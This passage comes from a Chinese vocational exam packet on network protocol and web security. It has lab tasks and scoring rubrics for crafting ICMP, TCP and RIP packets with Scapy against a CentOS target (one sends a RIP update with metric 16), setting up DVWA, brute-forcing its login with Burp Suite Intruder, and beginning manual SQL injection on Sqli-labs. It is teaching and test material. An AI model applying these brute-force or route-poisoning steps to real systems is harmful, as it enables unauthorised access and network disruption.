4．修改 packet[ICMP].id 为 0x1，修改 packet[ICMP].seq 为 0x2，再次使用 sendp()函数发送 packet 对象，截图成功界面，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ICMP 协议抓包分析-4”。（5 分）

5．通过 Wireshark 再次查看 ICMP 协议数据对象，截图成功界面，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ICMP 协议抓包分析-5”。（5 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	Windows 7 及以上

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 及以上版本需要安装在 64 位操作系统中
3	Kali Linux	2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	CentOS Linux	6.5 及以上	安装在虚拟机中的操作系统，默认登录用户名 centos，密码 123456

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．查询虚拟机的 IP 地址信息（10 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5
2	查询 CentOS Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5

2．构造 ICMP 协议的复合数据类型（35 分）

序号	评分内容	评分点	分值（分）

1	开启 Python 解释器	正确从渗透测试主机开启 Python 解释器	5
2	导入 Scapy 库	正确在 Python 解释器中导入 Scapy 库	5
3	查看 Scapy 库中支持的类	正确查看 Scapy 库中支持的类	5
4	创建对象 eth	正确实例化 Ethernet 类的一个对象，对象的名称为 eth，查看对象 eth 的属性	5
5	创建对象 ip	正确实例化 IP 类的一个对象，对象的名称为 ip，查看对象 ip 的属性	5
6	创建对象 icmp	正确实例化 ICMP 类的一个对象，对象的名称为 icmp，查看对象 icmp 的属性	5
7	构造复合数据类型 packet	正确构造复合数据类型 packet	5

3．配置复合数据类型 packet（10 分）

序号	评分内容	评分点	分值（分）
1	配置 packet[IP].src、packet[IP].dst	正确将渗透测试主机 Kali Linux 系统的 IP 地址，赋值给 packet[IP].src，将靶机 CentOS Linux 系统的 IP 地址，赋值给 packet[IP].dst	10

4．使用 Wireshark 进行 ICMP 协议抓包分析（25 分）

序号	评分内容	评分点	分值（分）
1	使用 Wireshark 设置捕获过滤条件并启动抓包进程	正确打开 Wireshark，设置捕获过滤条件 ip proto 0x01，选择 eth0 网卡，并启动抓包进程	5
2	发送 packet 对象	正确发送 packet 对象	5
3	查看 ICMP 协议数据对象	正确通过 Wireshark 查看 ICMP 协议数据对象	5
4	配置 packet[ICMP].id、packet[ICMP].seq	正确将 packet[ICMP].id 的值修改为 0x1，将 packet[ICMP].seq 的值修改为 0x2，再次使用 sendp()函数将 packet 对象发送	5
5	再次查看 ICMP 协议数据对象	正确通过 Wireshark 再次查看 ICMP 协议数据对象	5

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并	5

		能迅速诊断和解决技术问题，确保项目的高质量完成。	
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 S3-5：网络协议安全项目 5

一、项目概况

TCP（传输控制协议）在网络通信中负责确保数据的可靠传输和流量控制。为了模拟 TCP 协议的工作过程，本项目通过实验展示其在网络中的实际运作及其潜在的安全问题。项目的核心任务包括使用 Kali Linux 系统作为攻击主机，通过 Python 的 Scapy 库构建并发送包含 TCP 协议的数据包。目标靶机为运行 CentOS Linux 系统的计算机。通过使用 Wireshark 抓包工具，实时捕捉和分析这些 TCP 数据包，帮助理解 TCP 协议的交互机制及其在实际应用中的表现。

二、项目配置

项目的运行环境包括：Windows 7 64 位及以上版本的桌面操作系统、VMware 虚拟机软件、Kali Linux 2022 及以上版本、CentOS 6.5 及以上版本，以及 Wireshark 网络分析工具。Wireshark 安装在 Windows 桌面操作系统上，而在 VMware 中创建了两台虚拟机：一台用于渗透测试的 Kali Linux 主机和一台作为靶机的 CentOS Linux。虚拟机的网络配置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网为 192.168.1.0，子网掩码为 255.255.255.0。

三、项目实现

（一）查询虚拟机的 IP 地址信息（10 分）

1. 在 VMware 中启动 Kali Linux 渗透测试主机（默认用户名：kali，默认密码：kali），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-1”。（5 分）

2. 在 VMware 中启动 CentOS Linux 靶机（默认用户名：centos，默认密码：123456），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-2”。（5 分）

（二）构造 TCP 协议的复合数据类型（35 分）

1. 启动渗透测试主机 Kali Linux 上的 Python 解释器，截图整个成功界面，粘贴到答题卷的指定位置，图片标题为“任务二：构造 TCP 协议的复合数据类型-1”。（5 分）

2. 在 Python 解释器中使用命令“from scapy.all import *”导入 Scapy 库，截图整个成功界面，粘贴到答题卷的指定位置，图片标题为“任务二：构造

TCP 协议的复合数据类型-2”。（5 分）

3．查看 Scapy 库中支持的类，截图整个成功界面，粘贴到答题卷的指定位置，图片标题为“任务二：构造 TCP 协议的复合数据类型-3”。（5 分）

4．实例化一个 Ethernet 类对象（命名为 eth），查看并截图 eth 对象的属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 TCP 协议的复合数据类型-4”。（5 分）

5．实例化一个 IP 类对象（命名为 ip），查看并截图 ip 对象的属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 TCP 协议的复合数据类型-5”。（5 分）

6．实例化一个 TCP 类对象（命名为 tcp），查看并截图 tcp 对象的属性，粘贴到答题卷的指定位置,图片标题为“任务二:构造 TCP 协议的复合数据类型-6”。（5 分）

7．构造包含 eth、ip 和 tcp 的复合数据类型 packet，查看并截图 packet 对象的各个属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 TCP 协议的复合数据类型-7”。（5 分）

（三）配置复合数据类型 packet（20 分）

1．将 Kali Linux 系统的 IP 地址赋值给 packet[IP].src，将 CentOS Linux 系统的 IP 地址赋值给 packet[IP].dst，并进行验证，截图成功结果界面，粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据类型 packet-1”。（10 分）

2．将 packet[TCP].seq 设置为 100，将 packet[TCP].ack 设置为 200，将 packet[TCP].sport 设置为 1028，将 packet[TCP].dport 设置为 22，并进行验证，截图成功结果界面，粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据类型 packet-2”。（10 分）

（四）使用 Wireshark 进行 TCP 协议抓包分析（15 分）

1．打开 Wireshark，设置捕获过滤条件为“ip host 攻击机 IP and 靶机 IP”，选择 eth0 网卡并启动抓包，截图成功界面，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 TCP 协议抓包分析-1”。（5 分）

2．使用 srp1()函数发送 packet 对象，查看并截图函数返回结果，粘贴到

答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 TCP 协议抓包分析-2”。（5 分）

3．通过 Wireshark 查看 TCP 协议数据对象 packet，截图成功界面，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 TCP 协议抓包分析-3”。（5 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	Windows 7 及以上

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 及以上版本需要安装在 64 位操作系统中
3	Kali Linux	2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	CentOS Linux	6.5 及以上	安装在虚拟机中的操作系统，默认登录用户名 centos，密码 123456

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．查询虚拟机的 IP 地址信息（10 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5
2	查询 CentOS Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5

2．构造 TCP 协议的复合数据类型（35 分）

序号	评分内容	评分点	分值（分）
1	开启 Python 解释器	正确从渗透测试主机开启 Python 解释器	5
2	导入 Scapy 库	正确在 Python 解释器中导入 Scapy 库	5

3	查看 Scapy 库中支持的类	正确查看 Scapy 库中支持的类	5
4	创建对象 eth	正确实例化 Ethernet 类的一个对象，对象的名称为 eth，查看对象 eth 的属性	5
5	创建对象 ip	正确实例化 IP 类的一个对象，对象的名称为 ip，查看对象 ip 的属性	5
6	创建对象 tcp	正确实例化 TCP 类的一个对象，对象的名称为 tcp，查看对象 tcp 的属性	5
7	构造复合数据类型 packet	正确构造对象 eth、ip 和 tcp 的复合数据类型 packet	5

3．配置复合数据类型 packet（20 分）

序号	评分内容	评分点	分值（分）
1	配置 packet[IP].src、packet[IP].dst	正确将渗透测试主机 Kali Linux 系统的 IP 地址赋值给 packet[IP].src，将靶机 CentOS Linux 系统的 IP 地址赋值给 packet[IP].dst	10
2	配置 packet[TCP].seq、packet[TCP].ack、packet[TCP].sport、packet[TCP].dport	正确给 packet[TCP].seq、packet[TCP].ack、packet[TCP].sport、packet[TCP].dport 赋值	10

4．使用 Wireshark 进行 TCP 协议抓包分析（15 分）

序号	评分内容	评分点	分值（分）
1	使用 Wireshark 设置捕获过滤条件并启动抓包进程	正确打开 Wireshark，设置捕获过滤条件“ip host 攻击机 IP and 靶机 IP”，选择 eth0 网卡，并启动抓包进程	5
2	发送 packet 对象	正确通过 srp1()函数发送 packet 对象	5
3	查看 TCP 协议数据对象	正确通过 Wireshark 查看 TCP 协议数据对象	5

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题，确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 S3-6：网络协议安全项目 6

一、项目概况

RIP（路由信息协议）用于在网络中交换路由信息，以实现动态路由更新和优化网络路径。为了展示 RIP 协议的工作过程并分析其性能，本项目将进行以下实验：使用 Kali Linux 系统作为攻击机，靶机为运行 CentOS Linux 系统的计算机。通过 Python 的 Scapy 库，我们将实例化 Ethernet 类的对象 eth、IP 类的对象 ip、UDP 类的对象 udp、RIP 类的对象 rip 以及 RIPEntry 类的对象 ripentry。随后，我们将构造这些对象的复合数据类型 packet，并向靶机发送包含 RIP 协议的数据包。最后，使用 Wireshark 抓包工具进行数据包分析，以观察和理解 RIP 协议在网络中的实际表现和潜在安全问题。

二、项目配置

项目的运行环境包括：Windows 7 64 位及以上版本的桌面操作系统、VMware 虚拟机软件、Kali Linux 2022 及以上版本、CentOS 6.5 及以上版本，以及 Wireshark 网络分析工具。Wireshark 安装在 Windows 桌面操作系统上，而在 VMware 中创建了两台虚拟机：一台用于渗透测试的 Kali Linux 主机和一台作为靶机的 CentOS Linux。虚拟机的网络配置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网为 192.168.1.0，子网掩码为 255.255.255.0。

三、项目实现

（一）查询虚拟机的 IP 地址信息（10 分）

1. 在 VMware 中启动 Kali Linux 渗透测试主机（默认用户名：kali，默认密码：kali），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-1”。（5 分）

2. 在 VMware 中启动 CentOS Linux 靶机（默认用户名：centos，默认密码：123456），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-2”。（5 分）

（二）构造 RIP 协议的复合数据类型（45 分）

1. 启动渗透测试主机 Kali Linux 上的 Python 解释器，截图整个成功界面，并将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-1”。（5 分）

2．在 Python 解释器中使用命令“from scapy.all import *”导入 Scapy 库，截图整个成功界面，并将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-2”。（5 分）

3．查看 Scapy 库中支持的类，截图整个成功界面，并将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-3”。（5 分）

4．实例化一个 Ethernet 类对象（命名为 eth），查看并截图 eth 对象的属性，将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-4”。（5 分）

5．实例化一个 IP 类对象（命名为 ip），查看并截图 ip 对象的属性，将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-5”。（5 分）

6．实例化一个 UDP 类对象（命名为 udp），查看并截图 udp 对象的属性，将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-6”。（5 分）

7．实例化一个 RIP 类对象（命名为 rip），查看并截图 rip 对象的属性，将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-7”。（5 分）

8．实例化一个 RIPEntry 类对象（命名为 ripentry），查看并截图 ripentry 对象的属性，将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-8”。（5 分）

9．构造包含 eth、ip、udp、rip 和 ripentry 的复合数据类型 packet，查看并截图 packet 对象的各个属性，将截图粘贴到答题卷的指定位置，标题为“任务二：构造 RIP 协议的复合数据类型-9”。（5 分）

（三）配置复合数据类型 packet（10 分）

1．将 Kali Linux 系统的 IP 地址赋值给 packet[IP].src，将“224.0.0.9”赋值给 packet[IP].dst，并进行验证，截图成功结果界面，将截图粘贴到答题卷的指定位置，标题为“任务三：配置复合数据类型 packet-1”。（5 分）

2．将 packet[Ether].src 赋值为 Kali Linux 系统的 MAC 地址，将 packet[UDP].sport 和 packet[UDP].dport 都设置为 520，将

packet[RIPEntry].metric 设置为 16，并进行验证，截图成功结果界面，将截图粘贴到答题卷的指定位置，标题为“任务三：配置复合数据类型 packet-2”。（5 分）

（四）使用 Wireshark 进行 RIP 协议抓包分析（15 分）

1. 打开 Wireshark，设置捕获过滤条件为“udp port 520”，选择 eth0 网卡并启动抓包，截图成功界面，将截图粘贴到答题卷的指定位置，标题为“任务四：使用 Wireshark 进行 RIP 协议抓包分析-1”。（5 分）

2. 使用 sendp()函数发送 packet 对象，并查看函数返回结果，截图成功界面，将截图粘贴到答题卷的指定位置，标题为“任务四：使用 Wireshark 进行 RIP 协议抓包分析-2”。（5 分）

3. 通过 Wireshark 查看捕获到的 RIP 协议数据对象 packet，截图成功界面，将截图粘贴到答题卷的指定位置，标题为“任务四：使用 Wireshark 进行 RIP 协议抓包分析-3”。（5 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1. 硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	Windows 7 及以上

2. 软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 及以上版本需要安装在 64 位操作系统中
3	Kali Linux	2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	CentOS Linux	6.5 及以上	安装在虚拟机中的操作系统，默认登录用户名 centos，密码 123456

3. 考核时长。

总时长为 180 分钟。

五、评分标准

1．查询虚拟机的 IP 地址信息（10 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5
2	查询 CentOS Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5

2．构造 RIP 协议的复合数据类型（45 分）

序号	评分内容	评分点	分值（分）
1	开启 Python 解释器	正确从渗透测试主机开启 Python 解释器	5
2	导入 Scapy 库	正确在 Python 解释器中导入 Scapy 库	5
3	查看 Scapy 库中支持的类	正确查看 Scapy 库中支持的类	5
4	创建对象 eth	正确实例化 Ethernet 类的一个对象，对象的名称为 eth，查看对象 eth 的属性	5
5	创建对象 ip	正确实例化 IP 类的一个对象，对象的名称为 ip，查看对象 ip 的属性	5
6	创建对象 udp	正确实例化 UDP 类的一个对象，对象的名称为 udp，查看对象 udp 的属性	5
7	创建对象 rip	正确实例化 RIP 类的一个对象，对象的名称为 rip，查看对象 rip 的属性	5
8	创建对象 ripentry	正确实例化 RIPEntry 类的一个对象，对象的名称为 ripentry，查看对象 ripentry 的属性	5
9	构造复合数据类型 packet	正确构造对象 eth、ip、udp、rip 和 ripentry 的复合数据类型 packet	5

3．配置复合数据类型 packet（10 分）

序号	评分内容	评分点	分值（分）
1	配置 packet[IP].src、packet[IP].dst	正确将渗透测试主机 Kali Linux 系统的 IP 地址赋值给 packet[IP].src，将 IP 地址“224.0.0.9”赋值给 packet[IP].dst	5
2	配置 packet[Ether].src、packet[UDP].sport、packet[UDP].dport、packet[RIPEntry].metric	正确给 packet[Ether].src、packet[UDP].sport、packet[UDP].dport、packet[RIPEntry].metric 赋值	5

4．使用 Wireshark 进行 RIP 协议抓包分析（15 分）

序号	评分内容	评分点	分值（分）
1	使用 Wireshark 设置捕获过滤条件并启动抓包进程	正确打开 Wireshark，设置捕获过滤条件“udp port 520”，选择 eth0 网卡，并启动抓包进程	5
2	发送 packet 对象	正确通过 sendp()函数发送 packet 对象	5

3	查看 RIP 协议数据对象	正确通过 Wireshark 查看 RIP 协议数据对象	5

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题，确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

项目 4 Web 安全攻防

试题编号 S4-1：DVWA 靶场环境搭建

一、项目简介

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的 PHP+MySQL Web 应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，更好地理解 Web 应用漏洞利用与安全防范的过程。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、PHP 语言、MySQL 数据库、Apache 服务器软件和 DVWA 站点。

本项目主要完成 phpStudy 集成软件包安装、DVWA 系统安装和配置。具体为：

1．正确安装 PHP Study 集成软件包

2．正确安装 DVWA 系统，配置系统并使用默认账号密码登录系统。

3．验证靶场环境成功配置。

三、配置实现

（一）安装 PHP Study 环境（10 分）

1．在 Win7 系统中安装 PHP Study 集成环境，将安装成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：安装环境-1”。（10 分）

（二）安装与配置 DVWA 系统（30 分）

1．将 DVWA 压缩包解压，重命名为 DVWA，然后复制到 PHP Study 的/WWW 目录下，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：安装与配置 DVWA 系统-1”。（10 分）

2．在 DVWA 目录下，打开 config 目录，将其中的/config.ini.php.dist 文件名改为/config.inc.php，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：安装与配置 DVWA 系统-2”。（10 分）

3．用记事本等程序打开 config.inc.php 文件，修改连接 MySQL 数据库的密码（默认帐号和密码为 root），将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：安装 DVWA 系统-3”。（10 分）

三、验证靶场环境（40 分）

1．在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7

系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：验证靶场环境-1”。（10 分）

2．启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：验证靶场环境-2”。（10 分）

3.kali 系统中打开浏览器，在 URL 地址栏中输入：靶机 ip/dvwa/login.php，使用默认用户名和密码（admin，password）登录，将登录页面及成功进入 Web 站点界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：验证靶场环境-3”。（10 分）

4.单击 Setup DVWA 界面下的“Create/Reset Database”按钮，完成 DVWA 靶场环境数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：验证靶场环境-4”。（10 分）

（四）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Kali Linux	Kali Linux 2017 以上	安装在虚拟机中

3．考核时量

120 分钟。

五、评分标准

1．安装 PHP Study 环境（10 分）

序号	评分内容	评分点	分值（分）
1	安装 phpStudy 环境	正确安装 phpStudy 环境	10

2．安装与配置 DVWA 系统（30 分）

序号	评分内容	评分点	分值（分）
1	部署 DVWA	将安装程序包解压，重命名为 DVWA，并复制到/WWW 目录下	10
2	修改系统配置文件名	将其中的/config.ini.php.dist 文件名改为/config.inc.php	10
3	修改配置文件连接数据库的账号和密码	用记事本等程序打开 config.inc.php 文件，修改连接 MySQL 数据库的密码	10

3.验证靶场环境（40）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	10
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	10

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

5．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S4-2：渗透测试工具 Burp Suite 爆破

一、项目简介

Burp Suite 是一款广泛使用的 Web 应用程序安全测试工具，由 PortSwigger 开发。它提供了一套完整的工具，用于执行各种安全测试任务，包括但不限于漏洞扫描、数据抓取、会话处理、Web 服务攻击等。

渗透测试工程师要学习如何使用 Burp Suite 进行 Web 应用程序的安全性评估，掌握 Burp Suite 中各个模块的功能和使用方法。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、PHP 语言、MySQL 数据库、Apache 服务器软件和 DVWA 站点。

本模块主要使用 BurpSuite 工具抓包，暴力破解 DVWA 站点登录密码。虚拟机所有虚拟的操作系统的网络连接都设置为 NAT 模式。

三、配置实现

（一）登录 DVWA 靶场（30 分）

1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password）。将登录成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-3”。（10 分）

4. 单击“Create/Reset Database”按钮，完成 DVWA 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-4”。（5 分）

（二）设置安全级别（5 分）

将 DVWA 系统的安全级别设置为 low，将设置结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：设置安全级别-1”。（5 分）

（三）设置代理（10 分）

1. 启动 Burp Suite 工具，选择 Proxy--Options 设置 Proxy 监听 IP 地址和端口为 127.0.0.1：8080；将设置结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：设置代理-1”。（5 分）

2. 将打开 DVWA 站点的浏览器的网络代理设置为 127.0.0.1：8080，将设置结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：设置代理-2”。（5 分）

（四）抓包（20 分）

1. 在 DVWA 站点主页面，选中“Brute Force”,在右侧的 Login 处输入用户名 admin，密码任意输入，同时开启 Burp Suite 工具中的抓包拦截，然后在 DVWA 站点中点击 Login 登录按钮，Burp Suite 工具中将成功拦截到该数据包。将 Burp Suite 工具中成功拦截的数据包结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：抓包-1”。（10 分）

2. Burp Suite 工具中将抓取的数据包发送到 Intruder，进入 Intruder-Positions，清除所有的$符号，将操作结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：抓包-2”。（5 分）

3. 给 password 字段值添加$符号，将操作结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：抓包-3”。（5 分）

（五）爆破密码（15 分）

1. 在 Burp Suite 工具的 Intruder-Payloads 选项下，添加字典文件或者键入 5 个字段值（字典文件中包含 password 或者键入的字段值中含有 password），然后启动 Start attack 开始按钮，将添加字典值整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务五：爆破密码-1”。（10 分）

2. 在密码破解执行窗口 Intruder attack 1---Results 中，根据 Length 中找到破解出来的正确密码。将成功破解的密码整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务五：爆破密码-2”。（5 分）

（六）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1. 硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Kali Linux	Kali Linux 2017 以上	安装在虚拟机中

3.考核时量

120 分钟。

五、评分标准

1．登录 DVWA 靶场（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	5

2．设置安全级别（5 分）

序号	评分内容	评分点	分值（分）
1	设置安全级别	正确设置安全级别为 low	5

3．设置代理（10 分）

序号	评分内容	评分点	分值（分）
1	Burp Suite 代理设置	正确设置 Burp Suite 代理	5
2	浏览器代理设置	正确设置浏览器代理	5

4．抓包（20 分）

序号	评分内容	评分点	分值（分）
1	抓包	正常抓包	10
2	清除$	清楚所有$	5
3	添加$	给 password 字段值添加$	5

5．爆破密码（15 分）

序号	评分内容	评分点	分值（分）

1	设置字典	正确添加字典字段	10
2	爆破密码	成功获取密码	5

6．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S4-3：SQL 手工注入漏洞测试

一、实训简介

Sqli-labs 是一个用来学习 SQL 注入的 PHP+MySQL Web 应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，更好地理解 Web 应用漏洞利用与安全防范的过程。

SQL injection（SQL 注入）就是把 SQL 命令插入 Web 表单、页面请求的查询字符串中提交给服务器，最终达到在服务器执行 SQL 命令的方法。具体来说，就是利用 Web 应用程序对用户输入过滤不严格的缺陷，将 SQL 命令注入后台数据库引擎执行，而不是按照设计者的意图去执行 SQL 语句。

渗透测试工程师要手工对 Sqli-labs 站点的字符型 SQL 注入漏洞进行检测，利用字符型 SQL 注入漏洞，构造 SQL 语句攻击当前数据库。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、PHP 语言、MySQL 数据库、Apache 服务器软件和 Sqli-labs 站点。

本项目主要完成 phpStudy 集成软件包安装、Sqli-labs 站点安装和配置、字符型 SQL 漏洞检测和漏洞利用。具体为：

1. 使用默认账号密码登录系统。

2. 根据需求手工对 Sqli-labs 站点的字符型 SQL 注入漏洞进行检测。

3. 利用检测到的字符型 SQL 注入漏洞，构造 SQL 语句攻击当前数据库。

三、配置实现

（一）安装 Sqli-labs 站点（10 分）

